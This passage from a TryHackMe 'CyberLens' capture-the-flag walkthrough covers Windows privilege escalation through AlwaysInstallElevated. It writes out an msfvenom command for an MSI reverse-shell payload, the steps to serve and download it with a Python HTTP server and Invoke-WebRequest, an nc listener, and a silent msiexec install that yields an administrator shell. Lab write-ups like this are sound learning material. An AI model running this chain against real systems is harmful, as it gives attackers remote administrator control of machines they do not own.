
Finding Root.txt



We cannot access Administrator with our current privileges lets try to do privilege escalation so that we can access Administrator and get the root flag

Lets Check what privileges we have

command ⇒ whoami /priv



```
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
```

As we can see that SeChangeNotifyPrivilege is enabled and we can bypass traverse checking with it now we need to figure out how to use it to our advantage

Found “AlwaysInstallerElevated” exploit for Privilege Escalation


> https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/

You can read about the Exploit from the above source but in short what it does it that it let user with any privilege to install a .msi file that will have administrative privilege when installed so we can abuse this by creating a .msi payload using MSF venom that will have a reverse shell in it once the file is executed in the low privilege environment it will connect to the listener set up in the attacker machine and we would get a shell with administrator privileges

And for some reason it didn’t show up in my winPEAS result I don’t know the reason but anyways

Creating msi payload using MSF venom

msfvenom -p windows/x64/shell_reverse_tcp LHOST=<Your Machine IP> LPORT=4444 -f msi > exploit.msi




After the creating the payload lets send it to the victim machine using python http server

Transferring exploit.msi to the victim machine

1. python3 -m http.server 8081 ⇒ start the server ⇒ [attacker machine]
2. Invoke-WebRequest -Uri "http://<your_ip_address:8081/exploit.msi>" -OutFile "C:\Users\Public\exploit.msi" ⇒ [victim machine]


Here 8081 is the port on which the python server is running on



We have now transferred the payload from our machine to the victim machine now lets run it and see if it will work or not and remember to start a nc listener on the port that you used while creating the payload in my case it is 4444 and the command will be ⇒ [nc -nvlp 4444]


Executing the msi payload

command ⇒ msiexec /quiet /qn /i exploit.msi



Lets see if we got a connection on our netcat listener

Success in getting Administrator Privileges




As you can see we have successfully elevated our privileges not lets submit out root flag

Finding Admin.txt

Lets Submit the admin flag and end this challenge

TryHackMe


Congratulations on completing CyberLens!!!
Points earned
60
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
1
Leave Feedback
Next